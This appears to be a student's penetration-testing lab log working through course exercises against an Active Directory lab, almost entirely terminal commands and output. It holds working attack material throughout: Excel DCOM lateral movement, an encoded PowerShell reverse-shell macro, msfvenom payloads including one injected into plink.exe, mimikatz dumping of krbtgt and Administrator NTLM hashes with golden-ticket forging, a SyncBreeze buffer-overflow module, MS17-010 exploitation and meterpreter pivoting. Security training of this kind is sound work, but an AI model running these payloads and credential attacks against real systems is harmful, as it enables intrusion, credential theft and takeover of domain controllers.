☐ Repeat the exercise of launching Notepad using Excel and DCOM.

```
PS C:\Tools\client_side_attacks> $com = [activator]::CreateInstance([type]::GetTypeFromProgId("Excel.Application", "172.16.167.5"))
PS C:\Tools\client_side_attacks> $com | get-member


   TypeName: System.__ComObject#{000208d5-0000-0000-c000-000000000046}

Name                                MemberType          Definition
----                                ----------          ----------
ActivateMicrosoftApp                Method              void ActivateMicrosoftApp (XlMSApplication)
AddChartAutoFormat                  Method              void AddChartAutoFormat (Variant, string, Variant)
AddCustomList                       Method              void AddCustomList (Variant, Variant)
Calculate                           Method              void Calculate ()
CalculateFull                       Method              void CalculateFull ()
CalculateFullRebuild                Method              void CalculateFullRebuild ()
CalculateUntilAsyncQueriesDone      Method              void CalculateUntilAsyncQueriesDone ()
```




```
PS C:\Windows\system32> $com = [activator]::CreateInstance([type]::GetTypeFromProgId("Excel.Application", "172.16.167.5"))
PS C:\Windows\system32>
PS C:\Windows\system32> $LocalPath = "C:\Users\jeff_admin\Desktop\Book1.xls"
PS C:\Windows\system32> $RemotePath= "\\172.16.167.5\c$\Book1.xls"
PS C:\Windows\system32> [System.IO.File]::Copy($LocalPath, $RemotePath, $True)
PS C:\Windows\system32> $Path = "\\172.16.167.5\c$\Windows\sysWOW64\config\systemprofile\Desktop"
PS C:\Windows\system32> $temp = [system.io.directory]::createDirectory($Path)
PS C:\Windows\system32> $Workbook = $com.Workbooks.Open("C:\Book1.xls")
PS C:\Windows\system32> $com.Run("Yeet")
PS C:\Windows\system32> _
```



wininit.exe		1,132 K	4,888 K	440		
services.exe		4,680 K	10,228 K	512		
svchost.exe		6,704 K	20,352 K	676	Host Process for Windows S...	Microsoft Corporation
WmiPrvSE.exe		7,828 K	17,176 K	2676		
WmiPrvSE.exe		12,960 K	18,436 K	1900		
RuntimeBroker.exe		8,260 K	24,452 K	2008	Runtime Broker	Microsoft Corporation
ShellExperienceHost....	Susp...	16,524 K	51,448 K	3620	Windows Shell Experience H...	Microsoft Corporation
SearchUI.exe	Susp...	11,836 K	45,668 K	3728	Search and Cortana applicati...	Microsoft Corporation
EXCEL.EXE	< 0.01	48,476 K	66,196 K	5984		
notepad.exe		2,964 K	9,336 K	6060		
svchost.exe		5,824 K	12,748 K	708	Host Process for Windows S...	Microsoft Corporation
svchost.exe	< 0.01	31,056 K	55,880 K	852	Host Process for Windows S...	Microsoft Corporation
sihost.exe		4,068 K	19,736 K	592	Shell Infrastructure Host	Microsoft Corporation
taskhostw.exe		4,328 K	15,516 K	3120	Host Process for Windows T...	Microsoft Corporation

☐ Improve the attack by replacing the VBA macro with a reverse shell connecting back to Netcat on your windows student VM.

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/21# msfvenom -p windows/shell_reverse_tcp LHOST=172.16.167.10 LPORT=4444 -f hta-psh
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of hta-psh file: 6608 bytes
<script language="VBScript">
  window.moveTo -4000, -4000
```

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/21# python shell.py
Str = Str + "powershell.exe -nop -w hidden -e aQBmACgAWwBJAG4Ad"
Str = Str + "ABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA0ACkAewA"
Str = Str + "kAGIAPQAnAHAAbwB3AGUAcgBzAGgAZQBsAGwALgBlAHgAZQAnA"
Str = Str + "H0AZQBsAHMAZQB7ACQAYgA9ACQAZQBuAHYAOgB3AGkAbgBkAGk"
Str = Str + "AcgArACcAXABzAHkAcwB3AG8AdwA2ADQAXABXAGkAbgBkAG8Ad"
Str = Str + "wBzAFAAbwB3AGUAcgBTAGgAZQBsAGwAXAB2ADEALgAwAFwAcAB"
```

```
        Str = Str + "ATgBEAEYAbwBTACsAQwBmAEcAbAB6AFUAUwByAEIAdQBDADUAd"
        Str = Str + "ABxAGkAWABJADgAZABjAFQAZwB4AHAAdQBsAGIAMgByAGYARAB"
        Str = Str + "yAHUAVQAyAEEAeQAxADMAVAB2AFcAawAxADcASQB4AGYAMABjA"
        Str = Str + "GYAaQAvAEEAbgBaAHMAeQBBAEIAKwAzAEgAOABEADcATAB2AHM"
        Str = Str + "ASAAzAFoALwBDAGMAUgBTAGYAcAAvAHcARwArAG0AUABnAHQAO"
        Str = Str + "ABDADkASABjAFQASAB5AEUAaQBRAE4ARwBDAGUAVQBMAHgANAB"
        Str = Str + "VAEoANwBQAC8AOABqAE4AMQA3AGQAKwBHAGwAUgBvAFAATAB1A"
        Str = Str + "DgAVQBuAC8AcwBEADAAawA0AHYAdwB1AC8AZwBpAGMAbgBmADQ"
        Str = Str + "ATgBFAHgAUABkAGQAeABrAEsAQQBBAEEAPQAnACcAKQApACkAL"
        Str = Str + "ABbAFMAeQBzAHQAZQBtAC4ASQBPAC4AQwBvAG0AcAByAGUAcwB"
        Str = Str + "zAGkAbwBuAC4AQwBvAG0AcAByAGUAcwBzAGkAbwBuAE0AbwBkA"
        Str = Str + "GUAXQA6ADoARAB1AGMAbwBtAHAAcgB1AHMAcwApACkAKQAuAFI"
        Str = Str + "AZQBhAGQAVABvAEUAbgBkACgAKQApACkAJwA7ACQAcwAuAFUAc"
        Str = Str + "wB1AFMAaAB1AGwAbABFAHgAZQBjAHUAdAB1AD0AJABmAGEAbAB"
        Str = Str + "zAGUAOwAkAHMALgBSAGUAZABpAHIAZQBjAHQAUwB0AGEAbgBkA"
        Str = Str + "GEAcgBkAE8AdQB0AHAAdQB0AD0AJAB0AHIAdQB1ADsAJABzAC4"
        Str = Str + "AVwBpAG4AZABvAHcAUwB0AHkAbAB1AD0AJwBIAGkAZABkAGUAb"
        Str = Str + "gAnADsAJABzAC4AQwByAGUAYQB0AGUATgBvAFcAaQBuAGQAbwB"
        Str = Str + "3AD0AJAB0AHIAdQB1ADsAJABwAD0AWwBTAHkAcwB0AGUAbQAuA"
        Str = Str + "EQAaQBhAGcAbgBvAHMAdABpAGMAcwAuAFAAcgBvAGMAZQBzAHM"
        Str = Str + "AXQA6ADoAUwB0AGEAcgB0ACgAJABzACkAOwA="
        Shell (Str)
    End Sub
```

```
C:\Tools\practical_tools>nc.exe -nlvp 4444
listening on [any] 4444 ...
connect to [172.16.167.10] from (UNKNOWN) [172.16.167.5] 50169
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Tools>whoami
whoami
corp\jeff_admin

C:\Tools>hostname
hostname
DC01
```

☐ Set up a pivoting channel from the domain controller to your Kali machine and obtain a reverse shell.

```
C:\Tools\port_redirection_and_tunneling>plink.exe -N -L 0.0.0.0:4444:192.168.119.167:4444 squid@192.168.119.167
Using username "squid".
squid@192.168.119.167's password:
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/21$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.119.167] from (UNKNOWN) [192.168.119.167] 60372
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\jeff_admin>hostname
hostname
DC01

C:\Users\jeff_admin>
```

21.5.1.1 Exercises

☐ Repeat the steps shown above to dump the krbtgt password hash and create and use a golden ticket.

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /patch
Domain : corp / S-1-5-21-4038953314-3014849035-1274281563

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 2892d26cdf84d7a70e2eb3b9f05c425e

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : fc274a94b36874d2560a7bd332604fab
```

```
mimikatz # kerberos::golden /user:yeetcannon /domain:corp.com /sid:S-1-5-21-4038953314-3014849035-1274281563 /krbtgt:fc274a94b36874d2560a7bd332604fab /pt
User      : yeetcannon
Domain    : corp.com (CORP)
SID       : S-1-5-21-4038953314-3014849035-1274281563
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: fc274a94b36874d2560a7bd332604fab - rc4_hmac_nt
Lifetime  : 6/19/2020 8:27:21 AM ; 6/17/2030 8:27:21 AM ; 6/17/2030 8:27:21 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'yeetcannon @ corp.com' successfully submitted for current session
```

```
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Tools\active_directory>cd C:\users\offsec

C:\Users\offsec>cd -
The system cannot find the path specified.

C:\Users\offsec>cd C:\Tools\active_directory

C:\Tools\active_directory>PsExec.exe \\dc01 cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
corp\yeetcannon

C:\Windows\system32>
```

☐ Why is the password hash for the krbtgt account changed during a functional level upgrade from Windows 2003 to Windows 2008?
Prior to 2008, AES was not the standard encryption algorithm. Changing the encryption algorithm changes the hash.

22.1.3.1 Exercises

☐ Start the postgresql service and launch msfconsole.

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/22# service postgresql status
● postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/lib/systemd/system/postgresql.service; enabled; vendor preset: disabled)
     Active: active (exited) since Fri 2020-06-19 15:01:31 EDT; 34min ago
    Process: 895 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 895 (code=exited, status=0/SUCCESS)

Jun 19 15:01:31 CoolHandKali systemd[1]: Starting PostgreSQL RDBMS...
Jun 19 15:01:31 CoolHandKali systemd[1]: Finished PostgreSQL RDBMS.
```

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/22# msfconsole -q
msf5 >
```

☐ Use the SMB, HTTP, and any other interesting auxiliary modules to scan the lab systems.

```
msf5 > search type:auxiliary name:smb | grep scanner

Matching Modules
================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   auxiliary/admin/smb/check_dir_file                             normal  No     SMB Scanner Check File/Directory Utility
   1   auxiliary/scanner/sap/sap_smb_relay                            normal  No     SAP SMB Relay Abuse
   2   auxiliary/scanner/smb/pipe_auditor                             normal  No     SMB Session Pipe Auditor
   3   auxiliary/scanner/smb/pipe_dcerpc_auditor                      normal  No     SMB Session Pipe DCERPC Auditor
   4   auxiliary/scanner/smb/smb1                                     normal  No     SMBv1 Protocol Detection
   5   auxiliary/scanner/smb/smb2                                     normal  No     SMB 2.0 Protocol Detection
   6   auxiliary/scanner/smb/smb_enum_gpp                             normal  No     SMB Group Policy Preference Saved Passwords Enumeration
   7   auxiliary/scanner/smb/smb_enumshares                           normal  No     SMB Share Enumeration
   8   auxiliary/scanner/smb/smb_enumusers                            normal  No     SMB User Enumeration (SAM EnumUsers)
   9   auxiliary/scanner/smb/smb_enumusers_domain                     normal  No     SMB Domain User Enumeration
   10  auxiliary/scanner/smb/smb_login                                normal  No     SMB Login Check Scanner
   11  auxiliary/scanner/smb/smb_lookupsid                            normal  No     SMB SID User Enumeration (LookupSid)
   12  auxiliary/scanner/smb/smb_ms17_010                             normal  No     MS17-010 SMB RCE Detection
   13  auxiliary/scanner/smb/smb_version                              normal  No     SMB Version Detection
   14  auxiliary/scanner/snmp/snmp_enumshares                         normal  No     SNMP Windows SMB Share Enumeration
```

```
msf5 auxiliary(scanner/smb/smb2) > use auxiliary/scanner/smb/smb1
msf5 auxiliary(scanner/smb/smb1) > options

Module options (auxiliary/scanner/smb/smb1):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    445              yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)

msf5 auxiliary(scanner/smb/smb1) > set rhosts 10.11.1.5
rhosts => 10.11.1.5
msf5 auxiliary(scanner/smb/smb1) > run

[+] 10.11.1.5:445         - 10.11.1.5 supports SMBv1 dialect.
[*] 10.11.1.5:445         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb1) > services -p 445
Services
========

host       port  proto  name  state  info
----       ----  -----  ----  -----  ----
10.11.1.5  445   tcp    smb1  open
```

```
msf5 auxiliary(scanner/http/http_version) > set rhosts 10.11.1.8
rhosts => 10.11.1.8
msf5 auxiliary(scanner/http/http_version) > set threads 10
threads => 10
msf5 auxiliary(scanner/http/http_version) > run

[+] 10.11.1.8:80 Apache/2.0.52 (CentOS)
[*] Starting listeners...
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/http_version) > services -p 80
Services
========

host           port  proto  name     state  info
----           ----  -----  ----     -----  ----
192.168.38.82  80    tcp    unknown  open   <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Rocinante</title>
  </head>
```

☐ Review the hosts' information in the database.

```
msf5 auxiliary(scanner/http/http_version) > hosts

Hosts
=====

address         mac  name       os_name       os_flavor  os_sp           purpose  info  comments
-------         ---  ----       -------       ---------  -----           -------  ----  --------
10.10.10.4           LEGACY     Windows XP                SP3             client
10.11.1.5            ALICE      Windows XP                SP1             client
10.11.1.14           BOB        Windows XP                SP1             client
10.11.1.73                      Unknown                                   device
10.11.1.75           BRUCE      Windows 8.1                               client
10.11.1.146
10.11.1.227          JD         Windows 2000                              server
192.168.38.82        rocinante  Linux                     4.9.0-8-686-pae server
192.168.167.10       CLIENT251  Windows 10                                client
```

22.2.1.1 Exercise

☐ Exploit SyncBreeze using the existing Metasploit module.

```
msf5 exploit(windows/http/syncbreeze_bof) > options

Module options (exploit/windows/http/syncbreeze_bof):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.167.10   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     tun0             yes       The listen address (an interface may be specified)
   LPORT     8443             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/http/syncbreeze_bof) > run

[*] Started reverse TCP handler on 192.168.119.167:8443
[*] Automatically detecting target...
[*] Target is 10.0.28
[*] Sending request...
[*] Sending stage (176195 bytes) to 192.168.167.10
[*] Meterpreter session 1 opened (192.168.119.167:8443 -> 192.168.167.10:56122) at 2020-06-19 16:13:14 -0400

meterpreter >
```

22.3.3.2 Exercise

☐ Take time to review and experiment with the various payloads available in Metasploit.

```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     tun0             yes       The listen address (an interface may be specified)
   LPORT     8443             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 192.168.119.167:8443
[*] 10.11.1.75:445 - Target OS: Windows 8.1 Enterprise 9600
[*] 10.11.1.75:445 - Built a write-what-where primitive...
[+] 10.11.1.75:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.11.1.75:445 - Selecting PowerShell target
[*] 10.11.1.75:445 - Executing the payload...
[+] 10.11.1.75:445 - Service start timed out, OK if running a command or non-service executable...
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms17_010_psexec) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf5 exploit(windows/smb/ms17_010_psexec) > run

[*] 10.11.1.75:445 - Target OS: Windows 8.1 Enterprise 9600
[*] 10.11.1.75:445 - Built a write-what-where primitive...
[+] 10.11.1.75:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.11.1.75:445 - Selecting PowerShell target
[*] 10.11.1.75:445 - Executing the payload...
[+] 10.11.1.75:445 - Service start timed out, OK if running a command or non-service executable...
[*] Started bind TCP handler against 10.11.1.75:8443
[*] Sending stage (176195 bytes) to 10.11.1.75
[*] Meterpreter session 2 opened (0.0.0.0:0 -> 10.11.1.75:8443) at 2020-06-22 09:09:36 -0400

meterpreter >
```

22.3.7.1 Exercises

☐ Create a staged and a non-staged Linux binary payload to use on your Kali system.

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/22$ ls
full_shell.py  staged_shell.py
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/22$ rm *
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/22$ msfvenom -p linux/x86/shell_reverse_tcp lhost=192.168.119.167 lport=3232 -f exe -e x86/shikata_ga_nai -i 9 -o full_shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 9 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai succeeded with size 122 (iteration=1)
x86/shikata_ga_nai succeeded with size 149 (iteration=2)
x86/shikata_ga_nai succeeded with size 176 (iteration=3)
x86/shikata_ga_nai succeeded with size 203 (iteration=4)
x86/shikata_ga_nai succeeded with size 230 (iteration=5)
x86/shikata_ga_nai succeeded with size 257 (iteration=6)
x86/shikata_ga_nai succeeded with size 284 (iteration=7)
x86/shikata_ga_nai succeeded with size 311 (iteration=8)
x86/shikata_ga_nai chosen with final size 311
Payload size: 311 bytes
Final size of exe file: 73802 bytes
Saved as: full_shell.exe
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/22$ msfvenom -p linux/x86/shell/reverse_tcp lhost=192.168.119.167 lport=3232 -f exe -e x86/shikata_ga_nai -i 9 -o staged_shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 9 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 150 (iteration=0)
x86/shikata_ga_nai succeeded with size 177 (iteration=1)
x86/shikata_ga_nai succeeded with size 204 (iteration=2)
x86/shikata_ga_nai succeeded with size 231 (iteration=3)
x86/shikata_ga_nai succeeded with size 258 (iteration=4)
x86/shikata_ga_nai succeeded with size 285 (iteration=5)
x86/shikata_ga_nai succeeded with size 312 (iteration=6)
x86/shikata_ga_nai succeeded with size 339 (iteration=7)
x86/shikata_ga_nai succeeded with size 366 (iteration=8)
x86/shikata_ga_nai chosen with final size 366
Payload size: 366 bytes
Final size of exe file: 73802 bytes
Saved as: staged_shell.exe
```

☐ Setup a Netcat listener and run the non-staged payload. Does it work?

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/22$ wine ./full_shell.exe
```

```
squid@CoolHandKali: /Yeet/Machines/OSCP/Lab/22 198x36
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/22$ nc -nlvp 3232
listening on [any] 3232 ...
id
^C
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/22$ nc -nlvp 3232
listening on [any] 3232 ...
connect to [192.168.119.167] from (UNKNOWN) [192.168.119.167] 36288
id
uid=1000(squid) gid=1000(squid) groups=1000(squid),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),118(bluetooth),132(scanner)
```

Yes

☐ Setup a Netcat listener and run the staged payload. Does it work?

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/22$ wine ./staged_shell.exe
Segmentation fault
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/22$
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/22$ nc -nlvp 3232
listening on [any] 3232 ...
connect to [192.168.119.167] from (UNKNOWN) [192.168.119.167] 36292
id
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/22$
```

No

☐ Get a Meterpreter shell on your Windows system. Practice file transfers.

```
meterpreter > upload /Yeet/Machines/OSCP/Lab/22/local/cannon1.txt /Yeet/Machines/OSCP/Lab/22/distant/cannon1.txt
[*] uploading  : /Yeet/Machines/OSCP/Lab/22/local/cannon1.txt -> /Yeet/Machines/OSCP/Lab/22/distant/cannon1.txt
[*] Uploaded -1.00 B of 5.00 B (-20.0%): /Yeet/Machines/OSCP/Lab/22/local/cannon1.txt -> /Yeet/Machines/OSCP/Lab/22/distant/cannon1.txt
[*] uploaded   : /Yeet/Machines/OSCP/Lab/22/local/cannon1.txt -> /Yeet/Machines/OSCP/Lab/22/distant/cannon1.txt
meterpreter > download /Yeet/Machines/OSCP/Lab/22/distant/cannon2.txt /Yeet/Machines/OSCP/Lab/22/local/cannon2.txt
[*] Downloading: /Yeet/Machines/OSCP/Lab/22/distant/cannon2.txt -> /Yeet/Machines/OSCP/Lab/22/local/cannon2.txt
[*] Downloaded 5.00 B of 5.00 B (100.0%): /Yeet/Machines/OSCP/Lab/22/distant/cannon2.txt -> /Yeet/Machines/OSCP/Lab/22/local/cannon2.txt
[*] download   : /Yeet/Machines/OSCP/Lab/22/distant/cannon2.txt -> /Yeet/Machines/OSCP/Lab/22/local/cannon2.txt
```

☐ Inject a payload into plink.exe. Test it on your Windows system.

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/22$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.119.167 lport=3232 -f exe -e x86/shikata_ga_nai -i 9 /usr/share/windows-resources/binaries/plink.exe -o plink_3232.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 9 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai succeeded with size 503 (iteration=5)
x86/shikata_ga_nai succeeded with size 530 (iteration=6)
x86/shikata_ga_nai succeeded with size 557 (iteration=7)
x86/shikata_ga_nai succeeded with size 584 (iteration=8)
x86/shikata_ga_nai chosen with final size 584
Payload size: 584 bytes
Final size of exe file: 73802 bytes
Saved as: plink_3232.exe
```

Directory listing for /

- distant/
- full_shell.exe
- local/
- msf_staged_shell.exe
- plink_3232.exe
- staged_shell.exe

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.119.167:3232
id
[*] Sending stage (176195 bytes) to 192.168.167.10
[*] Meterpreter session 2 opened (192.168.119.167:3232 -> 192.168.167.10:64286) at 2020-06-22 11:41:46 -0400

meterpreter > id
[-] Unknown command: id.
meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > shell
Process 1916 created.
Channel 1 created.
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\offsec\Downloads>netstat -napo tcp
netstat -napo tcp
```

☐ Create an executable file running a Meterpreter payload and execute it on your Windows system.

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/22$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.119.167 lport=3232 -f exe -e x86/shikata_ga_nai -i 9 -o 3232.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 9 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai succeeded with size 503 (iteration=5)
x86/shikata_ga_nai succeeded with size 530 (iteration=6)
x86/shikata_ga_nai succeeded with size 557 (iteration=7)
x86/shikata_ga_nai succeeded with size 584 (iteration=8)
x86/shikata_ga_nai chosen with final size 584
Payload size: 584 bytes
Final size of exe file: 73802 bytes
Saved as: 3232.exe
```

Directory listing for /

- 3232.exe
- distant/
- full_shell.exe
- local/
- msf_staged_shell.exe
- plink_3232.exe
- staged_shell.exe

```
meterpreter > shell
Process 7984 created.
Channel 1 created.
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\offsec\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\TempState\Downloads>
```

☐ After establishing a Meterpreter connection, setup a new transport type and change to it.

```
msf5 exploit(multi/handler) > transport list
[-] Unknown command: transport.
msf5 exploit(multi/handler) > session -i 3
[-] Unknown command: session.
msf5 exploit(multi/handler) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > transport list
Session Expiry  : @ 2020-06-29 11:57:15

    ID  Curr  URL                          Comms T/O  Retry Total  Retry Wait
    --  ----  ---                          ---------  -----------  ----------
    1   *     tcp://192.168.119.167:3232   300        3600         10

meterpreter > transport add -t reverse_tcp -l 192.168.119.167 -p 32323
[*] Adding new transport ...
[+] Successfully added reverse_tcp transport.
meterpreter > transport list
Session Expiry  : @ 2020-06-29 11:57:14

    ID  Curr  URL                          Comms T/O  Retry Total  Retry Wait
    --  ----  ---                          ---------  -----------  ----------
    1   *     tcp://192.168.119.167:3232   300        3600         10
    2         tcp://192.168.119.167:32323  300        3600         10
```

```
msf5 exploit(multi/handler) > set lport 32323
lport => 32323
msf5 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.119.167:32323

msf5 exploit(multi/handler) > jobs

Jobs
====

  Id  Name                   Payload                         Payload opts
  --  ----                   -------                         ------------
  0   Exploit: multi/handler  windows/meterpreter/reverse_tcp  tcp://192.168.119.167:32323

msf5 exploit(multi/handler) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > transport next
[*] Changing to next transport ...
[+] Successfully changed to the next transport, killing current session.

[*] 192.168.167.10 - Meterpreter session 3 closed.  Reason: User exit
msf5 exploit(multi/handler) >
[*] Sending stage (176195 bytes) to 192.168.167.10

msf5 exploit(multi/handler) > [*] Meterpreter session 4 opened (192.168.119.167:32323 -> 192.168.167.10:53160) at 2020-06-22 12:03:19 -0400
```

22.4.1.1 Exercise

☐ Create a new Metasploit module for your SyncBreeze exploit

```
  def exploit
    connect

    print_status("Generating exploit...")
    exp = rand_text_alpha(target['Offset'])
    exp << [target.ret].pack('V')
    exp << rand_text(4)
    exp << make_nops(10) # NOP sled to make sure we land on jmp to shellcode
    exp << payload.encoded

    print_status("Sending exploit...")

    send_request_cgi(
        'uri' =>  '/login',
        'method' =>  'POST',
        'connection' =>  'keep-alive',
        'vars_post' => {
            'username' => "#{exp}",
            'password' => "fakepsw"
           }
    )

    handler
    disconnect
  end
end
```

```
msf5 exploit(windows/http/syncbreeze_bof) > check
[*] 192.168.167.10:80 - The target appears to be vulnerable.
msf5 exploit(windows/http/syncbreeze_bof) > run

[*] Started reverse TCP handler on 192.168.119.167:4444
[*] Automatically detecting target...
[*] Target is 10.0.28
[*] Sending request...
[*] Sending stage (176195 bytes) to 192.168.167.10
[*] Meterpreter session 5 opened (192.168.119.167:4444 -> 192.168.167.10:62738) at 2020-06-22 13:31:56 -0400

meterpreter > shell
Process 6612 created.
Channel 1 created.
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

22.5.4.1 Exercise

☐ Use post-exploitation modules and extensions along with pivoting techniques to enumerate and compromise the domain controller from a meterpreter shell obtained from your Windows 10 client.

```
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_execute "$PSVersionTable.PSVersion"
[+] Command execution completed:

Major  Minor  Build  Revision
-----  -----  -----  --------
5      1      16299  15
```

```
  5         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ CLIENT251  192.168.119.167:4444 -> 192.168.167.10:62738 (192.168.167.10

msf5 exploit(windows/http/syncbreeze_bof) > sessions -i 5
[*] Starting interaction with 5...

meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  5
============
Name         : vmxnet3 Ethernet Adapter #2
Hardware MAC : 00:50:56:9f:74:f3
MTU          : 1500
IPv4 Address : 192.168.167.10
IPv4 Netmask : 255.255.255.0


Interface 12
============
Name         : vmxnet3 Ethernet Adapter
Hardware MAC : 00:50:56:9f:af:40
MTU          : 1500
IPv4 Address : 172.16.167.10
IPv4 Netmask : 255.255.255.0

meterpreter > route add 172.16.167.0/24 5
[-] Invalid IP Address
meterpreter > background
[*] Backgrounding session 5...
msf5 exploit(windows/http/syncbreeze_bof) > route add 172.16.167.0/24 5
[*] Route added
msf5 exploit(windows/http/syncbreeze_bof) >
```

```
msf5 exploit(windows/http/syncbreeze_bof) > use auxiliary/scanner/portscan/tcp
